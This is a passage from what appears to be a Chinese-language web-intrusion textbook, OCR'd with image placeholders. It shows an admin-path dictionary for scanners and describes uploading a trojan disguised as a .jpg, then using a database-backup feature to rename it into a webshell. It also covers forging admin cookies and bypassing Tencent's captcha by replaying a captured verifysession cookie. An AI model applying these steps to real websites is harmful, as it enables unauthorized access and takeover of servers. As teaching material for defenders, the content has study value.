


图 5-6　啊 D 注入工具




图 5-7　多线程后台扫描工具

这些软件的共同特点就是从字典文件(一个叫*.txt 的 dictionary 网络后台目录，如图 5-8 所示)里读取后台的地址列表。当扫描对方网站目录发现此页面存在时就会报告。

检测页面：

```
/a_main.asp
/ad
/ad.asp
/ad_login.asp
/admincp.asp
/ad_manage.asp
/addlb.asp
/addmember.asp
/adduser.asp
/adm_login.asp
/admin
/admin.asp
/admin_admin
/admin_admin.asp
/Admin_BatchLink.asp
/admin_del.asp
/admin_delete.asp
/admin_edit.asp
/admin_index
/admin_index.asp
/admin_login
/admin_login.asp
/admin_main.asp
/Admin_SoftInfo.asp
/admin_user
/admin_user.asp
/admin1
/admin123
```

图 5-8 网站后台目录字典

5. 上传木马得到 Webshell

当成功进入后台管理时总会找到类似于图片上传的界面。可以把事先准备好的个人后台木马上传上去(有些后台上传还是比较严格的，只允许图片格式或者 Flash 文件上传)，所以需要把木马改成如*.jpg 的格式，上传成功后会出现上传后木马的位置，如图 5-9 所示。




图 5-9 网站后台图片上传功能

接下来的任务就是让木马从服务器上运行起来。可以寻找后台的数据库备份选项，如图 5-10 所示，在来源处写上被上传的木马文件的目录地址。在目标处写上木马转存到的位置，为了隐蔽性可以转存到后台同目录改成 adm1n.asp 或者 adm1n.aspx。




图 5-10 网站后台数据库备份功能

最后在地址栏登录我们的网站后台，入侵上传的木马后台管理界面如图 5-11 所示。至此我们就得到了网站 Webshell 权限。如果想进一步提升权限，可以利用自己的后台自由发挥。




图 5-11　入侵上传的木马后台管理界面

5.2.4　Cookies 欺骗

Cookies 的工作原理是：第一次由服务器端写入到客户端的系统中，以后每次访问这个网页，都先由客户端将 Cookies 发送到服务器端，再由服务器端进行判断，然后产生 HTML 代码返回给客户端。因此服务器可以根据不同用户产生不同的 Cookies 文件，这样当该用户再次访问同一站点时，就可以根据不同的 Cookies 文件返回不同的页面信息了。

如果我们现在已经知道了××站管理员的账号和 MD5 密码，但是破解不出密码来。我们就可以用 Cookies 诈骗来实现，把自己的 ID 修改成管理员的，MD5 密码也修改成他的，用工具可以修改 Cookies，这样就达到了 Cookies 诈骗的目的，Web 服务系统会以为你就是管理员了。

不知道大家上网注意到没有，很多社区论坛为了方便网友浏览，都使用了 Cookies 技术以避免多次输入密码。即使是用户关闭了标签页，但是浏览器没关，此时恢复关闭页，会发现论坛账号依然处于登录状态，这就是 Cookies 的作用。所以，只要对服务器递交给用户的 Cookies 进行改写，就可以达到欺骗服务程序的目的。

Cookies 按照正常运作，只有访问同一域名时才可以读写。下面以验证码漏洞的 Cookies 欺骗为例，讲述 Cookies 欺骗的过程。

几年前许多网站甚至桌面应用程序都陆续实现了验证码技术，主要作用是防止用户利用程序进行自动提交，避免暴力破解，避免服务器遭受恶意攻击。

目前主流的实现技术主要有 session 和 Cookies 两种，两者区别在于将验证码字符串存储在服务器端还是客户端。

Cookies 验证码工作流程：服务器发送验证码图片以及验证码字符串(可能会进行加密)到客户端，客户端将验证码字符串存储到本地 Cookies，用户辨认图片并提交验证码字符

串以及 Cookies 中所存储的字符串到服务器，服务器将用户提交的两个字符串(进行解密后)进行比较。

session 验证码的工作流程：服务器发送验证码图片到客户端并在服务器保存验证码字符串到 session，用户辨认图片并提交验证码字符串到服务器，服务器将用户提交的验证码字符串与 session 中保存的字符串进行比较。

相对而言，存放在服务器的 session 更为安全，但是这种方式虽然更为安全但消耗服务器内存，程序员除了使用模式识别辨认出验证码外，没有其他办法。而对于使用 Cookies 方式的验证码，既不增加服务器内存消耗，也可以通过对传输数据进行分析，轻易破解验证码。

我们随便进入一个需要验证码的腾讯页面：http://Web2.qq.com。

登录 WebQQ 的时候需要输入验证码，我们通过抓包或者看源代码，可以知道点击“换一张”时其实是访问了这个 URL：http://captcha.qq.com/getimage，它来自 tencent http server。多尝试几个需要验证码的页面，发现其验证码依然是通过访问 http://captchaqq.com/getimage 获得的。当然也有例外的情况，不过总体来看腾讯验证码机制的框架与上面讨论的又有些不同。

如图 5-12 所示，腾讯验证码机制在这种框架体系下，验证码成了一个单独的组件，不同服务器不同应用程序都可使用它提供的验证码服务接口。




图 5-12　腾讯验证码机制

下面继续研究腾讯验证码的具体流程。

访问 http://captcha.qq.com/getimage，看到“DPDQ”验证码图片，抓包，查看响应标头：

```
键 值
响应 HTTP/1.1 200 OK
Server tencent http server
Accept-Ranges bytes
Pragma No-cache
Content-Length 2559
Set-Cookies
verifysession=h00baf67a8fc83747a1866810d382c9974a398f290013d1d1dd61e42da
69a207a35e1d357a81f467874
4;PATH=/; DOMAIN=qq。com;
```

```
Connection close
Content-Type image/jpeg
```

以上就是 HTTP 协议中的 header 内容，请注意其中 Set-Cookies 的部分，其实这就是验证码“zqcu”字符串经过加密后的密文。当用户提交验证码时，将用户输入的“DPDQ”和密文同时提交，然后服务器 1、2 再通过服务器 3 的验证接口判断是否正确。此处腾讯验证码采用 Cookies 方式。

那么，接下来通常会有两种做法：

- 通过模式识别辨认出图片所承载的验证码字符串，然后提交的时候直接发送识别的字符串。
- 通过解密破译出 verifysession 的明文。

对于繁杂的 Cookies MD5 加密方式，破解起来非常复杂，可以选择利用 Cookies 欺骗绕过验证码。接下来就是利用 Cookies 欺骗绕过验证码。

刚才访问 http://captcha.qq.com/getimage 的时候已经获得一个验证码图片，知道它的验证码字符串为“DPDQ”，并且截获了其密文 verifysession。因此，尝试提交“DPDQ”并将 Cookies 设为已知的 verifysession，然后查看结果。

第一次提交的时候，成功欺骗了服务器。

当再次使用这一组验证码及其密文时，服务器返回验证码错误的提示。一些网站把验证码设置为用过之后，不能马上再次使用，也许要过 1 分钟或者 1 个小时之后才能使用。因此，入侵者通常提前获得几组甚至几百、几千组验证码(需要人眼识别，人手输入)及其密文，而且所获得的验证码还不能闲置太长时间。

5.2.5　旁侵(旁注)

